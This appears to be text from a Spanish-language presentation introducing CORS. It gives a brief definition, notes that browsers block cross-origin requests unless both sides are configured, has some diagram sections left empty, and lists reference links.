
- **Cross-Origin Resource Sharing (CORS)**
- **CORS** es un mecanismo para permitir realizar peticiones de dominios cruzados utilizando Javascript.
- Por defecto **los navegadores actuales bloquean estas peticiones** si no se encuentran bien configurados tanto los clientes como los servidores.

# CORS






# EL CASO MÁS SIMPLE



**CORS**



# DIAGRAMA COMPLETO



## REFERENCIAS CORS

- <https://enable-cors.org/>
- [https://developer.mozilla.org/es/docs/Web/HTTP/Access\\_control CORS](https://developer.mozilla.org/es/docs/Web/HTTP/Access_control_CORS)

**¿DUDAS?**

**SEGUIMOS LA PRÓXIMA ...**